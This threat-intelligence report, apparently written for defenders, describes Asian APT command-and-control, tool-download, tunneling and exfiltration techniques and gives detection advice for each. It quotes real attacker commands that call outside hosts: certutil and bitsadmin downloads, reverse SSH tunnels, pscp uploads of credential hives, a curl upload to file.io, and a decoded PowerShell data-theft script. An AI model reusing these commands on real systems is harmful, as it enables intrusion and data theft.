As we already mentioned, the Web Protocols subtechnique is the most popular subtechnique for Command and Control. Protocols such as HTTP(S) and WebSocket are extremely popular for transmitting web traffic in most companies. HTTP(S) packets contain a multitude of fields and headers that may be concealing data. Asian APT groups use these protocols to communicate with their C2 from their victim's network by imitating normal, expected traffic.

Examples of procedures

Example 1

The APT group known as ToddyCat communicated with a C2 over the HTTPS protocol. After establishing a connection with its C2 server, a ToddyCat remote access tool (RAT) was able to run on the victim's machine commands received from a remote operator.

```
Image_path: C:\Windows\system32\wusa.exe

URLs:
hxxps://154.202.56[.]211/collector/3.0/
hxxps://45.124.115[.]83/collector/3.0/
```

Example 2

The APT group known as CopperTurtle, which primarily conducts attacks in East Asia, also used the HTTPS protocol to interact with their C2. Below is an example of a GET request used to download a backdoor (FCDCA94DA890ABCF17FB06C5CD213B37):

```
Image_path: C:\Program files (x86)\adobe\acrobat dc\acrobat.exe

GET /aall.aspx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Host: resume.bounceme[.]net:443
Cache-Control: no-cache
```

After the backdoor was loaded into memory, it forwarded the information collected about its victim to a C2 server. In turn, the specific commands to execute on the victim's system were sent from the C2 server to the backdoor.

Example 3

The backdoor known as PlugX, which is popular among Asian APT groups, also uses the HTTP protocol to interact with a C2 server. Here, the User-Agent string is also masqueraded as a legitimate one:

```
Image_path: “C:\Program Files (x86)\HP Digital\aro.exe”

POST /<random_bytes> HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0)
Host: rainydaysweb[.]com:8000
Cache-Control: no-cache
```

Example 4

The Cobalt Strike implant communicates with a C2 server over the HTTP protocol:

```
"hxxp://23.224.91[.]98/owa/?path=/calendar&wa=fa5fQcmE_
qaSqyCFDP6zxAonSbVYV5Zh3velwTIWCJa0F9_nQiAuFdheT70rmBUBq7mnY0b7yR8FnhjNF19EBc7u_
bvm8uTCEx6rG9kyxOUcFlggjMUzur2tQJ-NmPlFB97t3LPsXdYkbaBiKBdFtbkAXeW9xRdwFuT29FFpays"

"hxxp://47.96.167[.]205:8088/owa/?path=/calendar&wa=e89wNPykFLPfHbYB7EZQBa3r5iNVl1xVVTGsRd
NyDpGe63-4pAmE9ZLjU8lmCUKG8L_JvKk9yN2MsD78LpRmOazvvojXhUow8zQoBVqn-kV-HC-Vqml_2
BTCqlQHjOBpyMBJyQ3SmBin6xfNZsUkH7_H_Sa79SEA774gG0PGzk8"
```

Example 5

A file (MD5: 4e43c0ca1feebc1c7107a8ebb53255b9) that was found during an incident investigation uses HTTPS to interact with its C2.

Command name	Command description
ls	Get a list of objects in the specified directory.
execute	Run an arbitrary file or command.
getcomputername	Get the computer's name.
upload	Download a file to an infected system and save it with the specified name. Information about the download result is forwarded to the server at mirror-exchange[.]com/upload/ with the system ID (GET parameter "id"), file name and error code (GET parameter "file") specified.
exit	Terminate the backdoor.

Detection

All of the analyzed examples attempt to look legitimate, which makes detection of the Application Layer Protocol: Web Protocols T1071.001 technique more difficult.

Malicious activity related to communication with C2 is detected primarily by conducting a Suricata-based signature analysis of traffic in IDS/IPS systems. Kaspersky Anti Targeted Attack Platform includes network traffic analysis (NTA) and has a built-in Suricata rules database. The IDS rule sets are automatically and promptly updated. KATA also uses reputation data for URLs linked to the infrastructure of APT groups.

One of the ways to detect this technique in SIEM systems is to track network connections from trusted legitimate processes such as Microsoft Office and Adobe applications. You can also track the startup of console-based utilities used for network data transfer (curl, wget).

Companies can additionally enable threat intelligence (TI) sources to detect interaction with C2 servers.

Event source	Log	Event ID
Windows	Security	4688, 5156
Sysmon	Sysmon	1, 3, 22

Web Service T1102

Basic description

The Web Service T1102 technique uses existing legitimate web services to transfer data between the victim's computer and a remote system. Popular websites and social networks can be used to effectively conceal communication with a C2 because hosts on a network are likely already communicating with such sites and media. Moreover, most web services normally use SSL/TLS encryption, which provides attackers with an additional layer of protection from detection.

Popular social networks or cloud services are most frequently used for C2 communication. We know of several examples of Asian APT groups abusing publicly accessible cloud storage.

Examples of procedures

Example 1

In the WebDav-O attacks, attackers developed a method of C2 communication using the popular cloud storage services of Dropbox, Yandex, and Mail.

Commands intended for the implant were stored in files residing in cloud storage. The implant also forwarded command execution results to cloud storage.

```
Image_path: C:\Windows\system32\svchost.exe
URL host: “webdav.yandex.ru”
```

To access the storage, the implant code included the account credentials required for negotiating the encryption key. Files containing commands were encrypted with this key.

Example 2

GitHub is also a popular option for a C2 server. For example, the PlugX backdoor was downloaded from GitHub:

```
“$system32\cmd.exe” /c bitsadmin /transfer n
https://raw/githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt
```

Detection

To detect the Web Service technique, you must track network requests that are sent to popular web services such as cloud storages, GitHub, social media networks, and various messengers like Telegram or Discord from processes that normally do not communicate with such services. In a correlation rule, you can filter applications used to work with the cloud and other services, as well as popular web browsers. Customized exclusions and filters can be configured for each company, and appropriate correlation rules must be trained accordingly.

Do not forget that malicious files can masquerade as legitimate processes by using various techniques, such as Process Injection T1055, Masquerading T1036, and Hijack Execution Flow T1574. To detect these techniques, please refer to the corresponding sections describing these techniques.

Event source	Log	Event ID
Windows	Security	4688, 5156
Sysmon	Sysmon	1, 3, 22

SIGMA rules

- Sigma-Generic-Network Connection to Cloud Storage
- Sigma-Generic-Network Connection to Cloud Storage in Command Line

Ingress Tool Transfer T1105

Basic description

Asian APT groups download malicious files in several stages during their attacks. Second-stage malware is downloaded to a target host from a C2 server that stores malicious files for subsequent stages as well as auxiliary tools for supporting an attack.

Files are also transferred using various web services (as described above) or other systems available to the attacker. In Windows, attackers can use various file download tools, such as certutil, bitsadmin, and PowerShell.

Examples of procedures

Example 1

In the Indonesian incident, a backdoor was downloaded using the legitimate Windows tool named certutil.exe (LOLBin):

```
C:\Windows\system32\cmd.exe /c certutil -urlcache -split -f hxxp://8.210.141[.]104:8099/MEUpdate.exe
C:\Windows\Help\Help\MEUpdate.exe
```

Attackers also used the PowerShell cmdlet **Invoke-WebRequest** (alias **iwr**) to download a malicious file:

```
C:\Windows\system32\cmd.exe /c PowerShell iwr -Uri hxxp://8.210.141[.]104:8099/1.txt -OutFile c:\1.txt
-UseBasicParsing"
```

Example 2

The Ingress Tool Transfer T1105 technique was also used in the attack on Pakistan involving the ShadowPad and PlugX backdoors. In this case, the APT group downloaded a backdoor from GitHub using bitsadmin:

```
C:\Windows\system32\cmd.exe /c bitsadmin /transfer n
https://raw/githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat >
C:\inetpub\wwwroot\aspnet_client\1.txt
```

Another example from this incident demonstrates the use of the PowerShell cmdlet **Start-BitsTransfer.** In this case, the second-stage Stowaway implant is extracted as follows:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -Destination
C:\\users\\public\\node.txt -transfertype download"
PowerShell if($InputString = Get-Content 'C:\\users\\public\\node.txt') {
[System.IO.File]::WriteAllBytes('C:\\users\\public\\node.exe',[System.
Convert]::FromBase64String($InputString) ) }
```

Example 3

In Incident 4 that we analyzed, the APT group ToddyCat used its own RAT to download additional tools to the victim's computer. These tools included a data collection script and an archiver.

Detection

To detect the Ingress Tool Transfer T1105 technique, you must track network connections (for example, those involving Sysmon Event ID 3) and process creation events.

One detection approach is to track network interactions from legitimate trusted processes, such as Microsoft Office and Adobe ones.

As described above, you can create correlation rules for network requests that are sent to popular web services such as cloud storages, GitHub, social networks, and various messengers like Telegram or Discord from the processes that normally do not communicate with such services. Another way is to track the startup of console-based utilities that enable downloading of files from external systems:

- PowerShell
- Curl
- Certutil
- Bitsadmin
- and many others

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Network Connection to Cloud Storage
- Sigma-Generic-Network Connection to Cloud Storage in Command Line
- Sigma-Generic-Ingress Tool Transfer via certutil
- Sigma-Generic-Ingress Tool Transfer via curl.exe
- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Execution of Downloaded PowerShell Code

Protocol Tunneling T1572

Basic description

Attackers tunnel traffic **from** or **to** target systems. This lets them conceal their original protocol by wrapping it with another protocol to bypass the security measures (NAT and firewall) of the target company for lateral movement through the network or communication with C2. Protocol Tunneling is also used for access to network segments/resources that can only be accessed by connecting from an internal network of the company (Pivoting).

A typical example of tunneling is SSH port forwarding. Attackers use it to exchange information over an encrypted SSH channel.

Examples of procedures


Example 1

In one attack, an Asian APT group used SSH tunneling (port forwarding) to communicate with a C2 server. Attackers used the plink.exe utility (in the command below, ppp.exe is a copy of plink):

```
ppp.exe -c -n -r 45693:10.10.11.15:22 user@202.21.116.154 -p 443 -pw password
```

After the command is executed, the traffic received by port 45693 of the attacked host is forwarded to port 22 of host 10.10.11.15. The APT group uses a port that is not typical for SSH (the "-p 443" option), therefore the connection with C2 will look like a normal connection over HTTPS at first glance. The figure below illustrates the interaction between hosts:

Figure 66 Interaction between hosts via SSH tunneling



This scheme allows attackers to gain remote access to an internal resource over SSH.

Example 2

Here's another example of an SSH tunnel that is established on a schedule:

```
"C:\Program Files\OpenSSH\ssh.exe" -i C:\Windows\AppReadiness\read.ini -o
StrictHostKeyChecking=accept-new -R 50846:localhost:7070 systemtest06@103.27.202[.]85 -p 22222
-fN
```

In this case, a reverse SSH connection is established from the localhost to the attackers' C2 server 103.27.202[.]85:22222. Inbound traffic to the localhost via port 50846 is forwarded to port 7070. An application listens to port 7070 on the localhost:

```
Command_line: “C:\Intel\gxfintel.exe init”
MD5: F2FD1AB5E8ABDF2201D7B47F3BB14758
```

Other variants:

MD5	File name
C1A23D88B4665D0CF891C1173D6547B1	"C:\Windows\visio.exe" run
906A35ECFB29080200588BC7507BE114	"C:\Windows\System32\Office_Deployment.exe" connect
62FC592D2D7A81E15177EB707BFE7F93	"C:\Windows\apppatch\App.exe" debug
25C6363506A36378A9112B849106D5F8	"C:\Windows\system32\Office_setup.exe" start
812B6213326341DE4E602D27F18B5AFF	C:\Programdata\Adobe\Adobe.exe update
DEEDEEA099AD1A00E46885D05C3F2EA3	C:\Users\public\n.exe init

Creating a scheduled tunnel to port 445:

```
schtasks  /create /tn \Microsoft\Windows\Serv /tr "C:\PROGRA~1\OpenSSH\ssh.exe -i
C:\Windows\AppReadiness\log.dat -o StrictHostKeyChecking=accept-new -R 50845:localhost:445
systemtest05@103.27.202[.]85 -p 22222 -fN" /ru system /sc minute /mo 20 /f
```

Example 3

In another attack, an Asian APT group used the NATBypass utility, which is a tunnel forwarding tool intended for accessing the internal network of an infrastructure from the outside. We also noticed the iox[17] utility being used for port forwarding and traffic proxying.

[17] **iox**

Learn more

Detection

This technique can be detected with standard telemetry tools (Windows Events, Sysmon) by tracking typical command-line patterns in process creation events. Attack activity can also be detected by tracking network connection events that show an SSH connection to a non-standard port.

You can set up another security beacon that tracks network connections to untrusted addresses or addresses with a bad reputation. To implement this protective measure, you must have up-to-date information about the IP addresses and domains of attackers. This type of information is provided by Kaspersky Threat Data Feeds.

Learn more

Event source	Log	Event ID
Windows	Security	4688, 5154
Sysmon	Sysmon	1, 3

SIGMA rules

- Sigma-Generic-Protocol Tunneling via Plink Utility
- Sigma-Generic-Ssh Connection to non-standard port

Exfiltration TA0010

Exfiltration Over Web Service T1567

Basic description

When implementing the Exfiltration Over Web Service technique, attackers use legitimate web services for data exfiltration. Connections to popular web services are less noticeable among the normal flow of network events because many users utilize these services. This enables attackers to bypass some security solutions. The typical web services used for exfiltration by attackers include popular cloud services, code repositories such as GitHub, file sharing services, and messengers such as Telegram.

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002

Basic description

Cloud storage services are the most convenient services for data exfiltration because a firewall normally allows outbound connections to these services and attackers don't need to configure additional rules. Actors use popular services like Google Drive or Dropbox so that their traffic is less noticeable.

Examples of procedures

Example 1

When analyzing the tools used by the APT31 group in their campaigns targeting government agencies and military structures in Russia, we encountered the third-stage implant named cl.exe (MD5: F8553382DE7E1E349D8E91EDB7C57953) that uses Dropbox to send the files collected on a host.

The cl.exe file is started by a second-stage implant (MD5: 03C74722A8E6E5E7EA0A5ED0C9F23696). Its arguments include the directory from which the archive should be exfiltrated and an API token for accessing Dropbox.

POST request example:


```
POST https://content.dropboxapi.com/2/files/upload HTTP/1.1
Authorization: Bearer <REDACTED>
Dropbox-API-Arg: {"path": "/DF001/0828475d0828475d","mode": "overwrite"}
Content-Type: application/octet-stream
Host: content.dropboxapi.com
Content-Length: 524
Connection: Keep-Alive
Cache-Control: no-cache
```

APT31 also has samples that use Yandex Disk:

```
c:\Windows\security\audit\AuditSvc.exe
MD5: 5C3A88073824A1BCE4359A7B69ED0A8D
C:\intel\yandex.exe
MD5: 27C9BB44F6521B770CD4576587A140D5
```

The passed arguments may include an authentication token, file path, and some other parameters. Startup parameters may also be specified in the MyLog.ini configuration file residing in the same directory.

Figure 67 Config file of the implant



```
[FILES TO UPLOAD]
Wait to Upload=
Current File=
Already Done=
[DISK PARAM LIST]
Disk Path=
Token=
[APP PARAM LIST]
Thread Count=
Speed Level=
[ERROR RECORD]
File not Exist=
Other Error=
```

Example 2

In one of the incidents described earlier, a "WebDav-O Yandex" malware variant was used (MD5: 21F7A530CB718A32E08D4AE8207F7D4D). This implant allows saving files containing commands to be run on the host and sending the collected data to Yandex Disk. To access the storage, the implant code included the account credentials required for negotiating the encryption key. Files containing commands were encrypted with this key.

```
Image_path: C:\Windows\system32\svchost.exe
URL: “webdav.yandex.ru”
```

WebDav-O Yandex supports the following run parameters:

Command	Description
"-upload"	Uses the PUT method to upload the file specified as the command argument to Yandex Disk.
"-download"	Uses a GET request to download the file specified as the command argument, then uses the DELETE method to delete it from the storage repository.
"-quit"	Resets the internal sleep counter to 1 minute and exits command processing.
"-setsleep"	Sets the internal sleep counter to the number of minutes specified in the argument.
"-sleepuntil"	Sets the time of next connection specified in a command argument.
default	Any other command is handled as "cmd.exe /c".

Example 3

One of the new tools used by the ToddyCat group is called Dropbox Uploader, which sends collected data to Dropbox. It accepts an access token as an argument and searches the current directory for files with the following extensions:

```
.z; .001; .002; .003; .004; .005; .006; .007; .008; .009; .010; .011; .012; .013; .014; .015
```

Dropbox Uploader sends the found files to Dropbox and puts them into a folder that is named with the current date and time.

```
POST /2/files/upload HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: */*
Authorization: Bearer %Authorization Token%
User-Agent: api-explorer-client
Dropbox-API-Arg: {"path":"/%DateTime%/%File%.z","mode":{".tag":"overwrite"}}
Content-Length: 5641797
Host: content.dropboxapi.com
```

Example 4

In one of the incidents presented earlier, the attackers used the popular file sharing service known as file.io:

```
$system32\cmd.exe /C curl -F "file=@$selfpath\1.rar" --ssl-no-revoke https://file.io
```

Attackers used the console-based curl utility to send the generated archive to file.io.

Detection

To detect data exfiltration through cloud services, you must track network connections to those services from processes that do not normally interact with cloud storage services. In a correlation rule, you can filter applications used to work with the cloud and popular web browsers. You can configure customized exclusions and filters for each specific company.

Do not forget that malicious files can masquerade as legitimate processes by using various techniques, including the following: Process Injection T1055, Masquerading T1036, Hijack Execution Flow T1574. To detect these techniques, please refer to the sections describing them.

Event source	Log	Event ID
Sysmon	Sysmon	3

SIGMA rules

- Sigma-Generic-Network Connection to Cloud Storage
- Sigma-Generic-Network Connection to Cloud Storage in Command Line

Exfiltration Over C2 Channel T1041

Basic description

The Exfiltration over C2 Channel technique is used by attackers for data exfiltration from a target system through a C2 channel, which is the channel used for interaction between a system controlled by the attackers and a compromised system.

This technique can be quite difficult to detect because it uses legitimate network channels and protocols to make the traffic look legitimate.

Exfiltration can be implemented directly in malware written by attackers without using additional tools or commands. In this case, the malware can be installed as a service that constantly tracks data intended for exfiltration. Attackers can add their custom-written malicious scripts for data collection and exfiltration to the Task Scheduler to run them on a schedule.

Attackers can also use a command shell and execute commands for exfiltration of specific data over an established C2 channel. Attackers often use post-exploitation tools that include exfiltration functions. Asian APT groups use a broad spectrum of post-exploitation methods and tools. The most popular tools used by attackers include the following:

1. Cobalt Strike
2. PlugX
3. Gh0st Rat
4. PowerShell Empire

Examples of procedures

Example 1

In the summer of 2022, we observed activity of the group known as Lucky Mouse. The group injected into the lsass.exe process a trojan that lets an operator remotely execute various commands on the target system. Some of the exfiltration commands that were executed by attackers on compromised hosts are shown below:

```
echo y | pscp  -pw "<password>" 07.rar <user>@103.139.146.14:/tmp/07.rar
echo y | plink.exe -C -N -R 45693:10.10.11.15:22 <user>@202.21.116.154 -P 443 -pw <password>
plink.exe  -pw "<password>" <user>@103.139.146.14 "ls -la /tmp/a1.zip”
```

PSCP (PuTTY Secure Copy Protocol) is a console-based utility that transfers files between two systems via SCP.

Plink is a console-based PuTTY client that an attacker can use to verify the successful transfer of files.

Example 2

We observed the use of the PSCP utility in the incident involving WebDav-O malware:

```
rar.exe a 162.rar -r "\\[REDACTED]\C:\Windows\Temp\*.save" -p<password>
pscp.exe -P 8443 -pw [REDACTED] C:\Windows\System32\logfiles\162.rar root@5.183.103[.]181:/
root/162.rar
```

In this case, the attackers sent saved SAM, SYSTEM, and SECURITY hives to a remote server to extract account credentials.

Example 3


While analyzing the tools used in the incident in Pakistan, we encountered PowerShell scripts that were used for data collection on a host and subsequent data exfiltration. The contents of the scripts were Base64-encoded and saved to a file in a temporary directory.

The attackers added a task to the Task Scheduler to run a PowerShell command that executed this encoded script:

```
$system32\WindowsPowerShell\v1.0\PowerShell.EXE -c "$ctnt=Get-Content $temp\
Err_36d96944_6318.log;PowerShell -enc $ctnt;"
```

The decrypted script looks as follows:


Figure 68 The decrypted PowerShell script



```
$computername = hostname;
New-Item 'c:\windows\help\windowstemp' -type directory -force;
$today = Get-Date;
$yestoday = $today.AddDays(-1);
$stime = $yestoday.ToString('MM/dd/yyyy 12:00');
$etime = $today.ToString('MM/dd/yyyy 12:00');
$ewsst = $yestoday.ToString('yyyyMMdd1200');
$ewset = $today.ToString('MMdd');
$fmat='*.txt','*.rtf','*.pdf','*.ppt','*.pptx','*,doc','*.docx','*.csv','*xlsx','*.xls','*.vsd','*.pst','*.eml','*.jpg','
$i='c:\users\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='d:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='e:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='f:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
start-sleep -seconds 30;
c:\windows\system32\Rar.exe a -r -ep1 -v10m -pa@a12*!a147 -m5 -s -ibck c:\windows\help\windowstemp\$ewset$computername.ra
start-sleep -seconds 30;
powershell -enc "JABwAGEAdABoACAAPQAgACIAYwA6AFwAdwBpAG4AZABvAHcAcwBcAGgAZQBsAHAAXAB3AGkAbgBkAG8AdwBzAHQAZQBtAHAAXAAiADs
start-sleep -seconds 30;
Remove-Item  -Recurse -Force c:\windows\help\windowstemp\;
```

The Base64-encoded string in the script above represents the following code:

Figure 69 The poweshell code decrypted from base-64 string



```
$path = "c:\windows\help\windowstemp\";
$filter = "*.rar";
$URL = 'https://www.apple-cart.com:443/76ee3de97a1b8b903319b7c013d8c877';
$UPLOAD_PASSPORT = "764347f4146f0d361070ddf1e680beca";
1 reference
class TrustAllCertsPolicy:System.Net.ICertificatePolicy
{
    [bool] CheckValidationResult(
        [System.Net.ServicePoint] $a,
        [System.Security.Cryptography.X509Certificates.X509Certificate] $b,
        [System.Net.WebRequest] $c,
        [int] $d)
        {
            return $true;
        }
}
